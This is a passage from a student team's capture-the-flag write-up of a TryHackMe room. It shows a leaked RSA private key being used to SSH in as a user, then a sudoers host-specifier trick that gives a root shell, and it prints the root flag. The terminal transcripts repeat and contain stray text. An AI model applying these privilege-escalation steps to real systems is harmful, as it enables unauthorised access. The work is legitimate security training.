ql2PZTVpwPtRw+RebKMwjwqo4k77Q30r8Kxx4UFx2hLHTHT8tsjqBUWrB/jLMHQ0
zmU73tuPVQSEsgeUp2j0lv7q5toEYeoA+7ULpGdwDn8PxQjCF/2QUa2jFaIxsK
wFcmtNIQDyOFCBmg0vIk4Lz/rDG9VnycFxOpuj3XH2l8QDQ-G0+5BBg38+aJ
cUNwh4BAoGBApdctuVRoAkFpyEofZxQfpqwm3LZyviKena/HyWLxWhxG6j7aW
DmtVXjqq0owcjoLuDkT4QqvCJYrGbdBVGOFLoWZzLpYGJchxmlR+RHCB40pZjBgr5
8bjlQcp6ppLBRCF/OsG5ugpcijSs6uA6CWXe6WC7r7V94r5wzzJpWBaoGBAM1R
aCg1/2UxI0qxtAfQ+WDXqQQu3szvrhep22McIu683dh+hUibaPqR1nYy1sAhgy
wJohLchLq4E1lhUmTZZquBwviU73fNRbID5pfn4LKL6/yif/Gwd+zv+t9n9DDWKi
Wgt9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpm5Pz0rD8jZrzs
SFexY9P5n0pn4appyICFRMhIfdYD7TeXeFDY/yOnhDyrJXcb0ARwJivhLDxhzFkx
X1DPyif292GtsMC4xL08hLkziIY6bGI9efc4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+z1c0tJ8FQZkjDh0GnKuPMBaoGBAMrVaXiQH8bwSfyRobE3gaZUfw0yreYAsKGj
oPwkhhxA0ULxdIT0Q1-HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaK3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhaOGBAOKy50naHw88PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTAyNnRMH1U7kUFPUb2ZXCMnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZw+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ 

```

Then, Jia Meng continues to create and copy-paste the private key into `alice_id_rsa` in her local machine. She also changes its permission to 600 with `chmod`. Now she can SSH as Alice into the machine.

```

alice@looking-glass: ~
File Actions Edit View Help
humptydumpty@looking-glass: /home/alice x alice@looking-glass: ~ x
└─(1211102696㉿kali)-[~]
$ nano alice_id_rsa
└─(1211102696㉿kali)-[~]
$ chmod alice_id_rsa
chmod: missing operand after 'alice_id_rsa'
Try 'chmod --help' for more information.

└─(1211102696㉿kali)-[~]
$ sudo chmod alice_id_rsa
[sudo] password for 1211102696:
chmod: missing operand after 'alice_id_rsa'
Try 'chmod --help' for more information.

└─(1211102696㉿kali)-[~]
$ chmod 600 alice_id_rsa
└─(1211102696㉿kali)-[~]
$ ssh -i alice_id_rsa alice@10.10.88.96
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass: ~$ 

```

Category: Root Privilege Escalation

Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG

Tools used: SSH/CyberChef

Thought Process and Methodology and Attempts:

Kai Zheng also logs in as Alice successfully with the same process from Jia Meng and he starts with checking useful files but the only file is kitten.txt and it does not contain any useful information. Kai Zheng also tries to check the Sudo command but he doesn't know the password for the username.

```
File Actions Edit View Help
1211102409@kali: ~ x alice@looking-glass: ~ x
messagebus:x:103:107 :: /nonexistent:/usr/sbin/nologin
_apt:x:104:65534 :: /nonexistent:/usr/sbin/nologin
lxd:x:105:65534 :: /var/lib/lxd/:/bin/false
uidd:x:106:110 :: /run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112 :: /var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1 :: /var/cache/pollinate:/bin/false
sshd:x:110:65534 :: /run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
alice@looking-glass:~$ ls
Title IP Address
kitten.txt Looking Glass 10.10.60.90
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 2 incorrect password attempts
alice@looking-glass:~$ cat kitten.tx
cat: kitten.tx: No such file or directory
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.ss and capture the
The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and s
till, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$
```

After finding nothing useful, Kai Zheng decided to try finding the file related to the username 'alice' with the command find. Luckily, he founded a file with directory /etc/sudoers.d/alice

```

alice@looking-glass:~ 
File Actions Edit View Help
1211102409@kali:~ x alice@looking-glass:~ x
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001,,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002,,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003,,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004,,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,,:/home/alice:/bin/bash
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 2 incorrect password attempts
alice@looking-glass:~$ cat kitten.tx
cat: kitten.tx: No such file or directory
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
Task 26 [Day 24] Final Challenge: The Trial Before Christmas
-and it really was a kitten, after all.
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
-bash: /dev/null: Permission denied
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ 

```

Without wasting time, Kai Zheng and Jia Meng had cat the alice file to find some useful information. The result shows that we can run /bash/bin as root without any password.

```

alice@looking-glass:~ 
File Actions Edit View Help
1211102409@kali:~ x alice@looking-glass:~ x
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001,,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002,,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003,,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004,,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,,:/home/alice:/bin/bash
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 2 incorrect password attempts
alice@looking-glass:~$ cat kitten.tx
cat: kitten.tx: No such file or directory
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
Task 26 [Day 24] Final Challenge: The Trial Before Christmas
-and it really was a kitten, after all.
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
-bash: /dev/null: Permission denied
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice  ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ 

```


However, Kai Zheng and Jia Meng did not know what ssalg-gnikool was. So, they start searching online and find out that the ssalg-gnikool was a particular host.

What this all basically means is that alice is allowed to run /bin/bash as root but when a particular host is specified with it which is ssalg-gnikool. So lets just move on with this and get the root account. The command for this is: `sudo -h ssalg-gnikool /bin/bash`.

By using the Sudo command provided, Kai Zheng managed to get root. Finally, he can access the root directory and cat the root.txt. The flag is in a reverse situation so he reverses it back using the textreverser website just like Natalie did with the user flag. The **root** flag is `thm{bc2337b6f97d057b01da718ced6ead3f}`.

```
root@looking-glass: /root
[1211102409@kali: ~] [root@looking-glass: /root]
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 2 incorrect password attempts
alice@looking-glass:~$ cat kitten.tx
cat: kitten.tx: No such file or directory
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
-bash: /dev/null: Permission denied
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ cd /root
-bash: cd: /root: Permission denied
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# ls
kitten.txt
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```



Contributions

ID	Name	Contribution	Signatures
12111 02409	CHUA KAI ZHENG	-Did the horizontal privilege escalation. -Discovered the exploit to root. -Video editing	
121110 2696	LEE JIA MENG	-Figured out the exploit for initial foothold. -Pivoted from 'jabberwock' user to 'tweedledum' user.	
121110 0917	NATALIE TAN LI YI	-Did the recon. -Did most of the writing after compiling the findings.	

VIDEO LINK: <https://youtu.be/l8p5EDiucFo>